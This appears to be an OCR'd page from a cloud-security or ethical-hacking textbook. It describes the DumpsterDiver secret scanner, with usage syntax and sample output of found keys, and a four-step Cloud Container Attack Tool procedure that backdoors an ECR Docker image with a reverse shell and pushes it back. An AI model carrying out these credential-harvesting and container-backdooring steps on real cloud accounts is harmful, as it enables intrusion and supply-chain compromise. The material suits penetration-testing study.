
DumpsterDiver allows attackers to examine a large volume of file types while scanning hardcoded secret keys, such as AWS access, SSL, and Microsoft Azure keys. It also allows attackers to generate simple conditional-based search rules. Attackers use this tool to identify potential secret leaks and hardcoded passwords in the target cloud services.

Run the following command to retrieve the AWS access keys:

```
DumpsterDiver.py [-h] -p LOCAL_PATH [-r] [-a] [-s] [-l [0,3]] [-o
OUTFILE] [--min-key MIN_KEY] [--max-key MAX_KEY] [--entropy ENTROPY]
[--min-pass MIN_PASS] [--max-pass MAX_PASS]

[--pass-complex {1,2,3,4,5,6,7,8,9}] [--grep-words GREP_WORDS
[GREP_WORDS ...]] [--exclude-files EXCLUDE_FILES [EXCLUDE_FILES ...]]
[--bad-expressions BAD_EXPRESSIONS [BAD_EXPRESSIONS ...]]
```

In the above command,

- -p LOCAL _PATH → Path to the folder containing files to be analyzed.
- -r, --remove → Set this flag to remove files that do not contain secret keys.
- -a, --advance → Set this flag to analyze files using rules specified in 'rules.yaml'.
- -s, --secret → Set this flag to analyze files in search of hardcoded passwords.
- -o OUTFILE → Generate output in JSON format.



```
rzepsky $> python3 DumpsterDiver.py -p ./test


    ____                            __            ____  _
   / __ \__  ______ ___  ____  _____/ /____  _____/ __ \(_)   _____  _____
  / / / / / / / __ `__ \/ __ \/ ___/ __/ _ \/ ___/ / / / / | / / _ \/ ___/
 / /_/ / /_/ / / / / / / /_/ (__  ) /_/  __/ /  / /_/ / /| |/ /  __/ /
/_____/\__,_/_/ /_/ /_/ .___/____/\__/\___/_/  /_____/_/ |___/\___/_/
                     /_/

                                                    #Coded by @Rzepsky


FOUND HIGH ENTROPY!!!
The following string: nTRcofv3N9ls6MqFhsR8lxQp+aNfoDv+2lXzv9nT has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/Extracted_files/1527368285.059466/BucketScanner/.gi
t/objects/c3/006a91f7eaedd7213119d14d0960c13adf044f_decompressed
FOUND HIGH ENTROPY!!!
The following string: F2n+S5Zqo0uqXfooLAY+hrP+iubSD9HpZT0q76wV has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/test/mail.eml
```

Figure 19.69: Screenshot of DumpsterDiver

Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Step 1: Abuse AWS credentials

- Use the "**Enumerate ECR**" module to list the details of available ECR repositories

Step 2: Pull the target Docker image


- Use the CCAT "**Pull Repos from ECR**" module to download the target repository

Step 3: Create a backdoor image

- Use the "**Docker Backdoor**" module to create a reverse shell backdoor replacing the default CMD command

Step 4: Push the backdoor Docker image

- Use the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository


File Edit Selection View Go Debug Terminal Help
Preview README.md - ccat - Visual Studio Code
DOCKER
CONTAINERS
rhinosecuritylabs/ccat:latest (festive_bhabha - Up Less than a sec...
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
alpine
amazonlinux
docker
docker4w/nsenter-dockerd
iganbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
VOLUMES
Preview README.md
rhino offensive | tool
python 3.5 | 3.6 | 3.7
license BSD
PRs welcome
PROBLEMS 14
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker

Cloud Container Attack Tool (CCAT)

Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.

```
Running module ecr__enum_repos...
Found 5 repositories in us-east-1
Found 3 repositories in us-east-2
ecr__enum_repos completed.

MODULE SUMMARY:

Total 8 ECR Repositories Enumerated
ECR recources saved under ./data/ecr__enum_repos_data.json.

? What do you want to do?  List Enumerated ECR Repos
| Repo Name   | Repo Uri                                                 | Tags                       | Region    |
|-------------+----------------------------------------------------------+----------------------------+-----------|
| python      | 216825089941.dkr.ecr.us-east-1.amazonaws.com/python      | ['3.8.0b2-alpine3.10']     | us-east-1 |
| nginx       | 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx       | ['latest']                 | us-east-1 |
| cloudgoat   | 216825089941.dkr.ecr.us-east-1.amazonaws.com/cloudgoat   | ['latest']                 | us-east-1 |
| test        | 216825089941.dkr.ecr.us-east-1.amazonaws.com/test        | ['latest']                 | us-east-1 |
| pacu        | 216825089941.dkr.ecr.us-east-1.amazonaws.com/pacu        | ['latest']                 | us-east-1 |
| python      | 216825089941.dkr.ecr.us-east-2.amazonaws.com/python      | ['3.8.0b2-alpine3.10']     | us-east-2 |
| pacu        | 216825089941.dkr.ecr.us-east-2.amazonaws.com/pacu        | ['backdoor', 'latest']     | us-east-2 |
| cloudgoat   | 216825089941.dkr.ecr.us-east-2.amazonaws.com/cloudgoat   | ['latest']                 | us-east-2 |
? What do you want to do?  (Use arrow keys)
   = AWS (rhino) =
   Enumerate ECR
   List Enumerated ECR Repos
 > Pull Repos from ECR
   Push Repos to ECR
   Swap AWS Profile
   = Docker =
   Docker Backdoor
   ---------------
   Exit
```

https://github.com

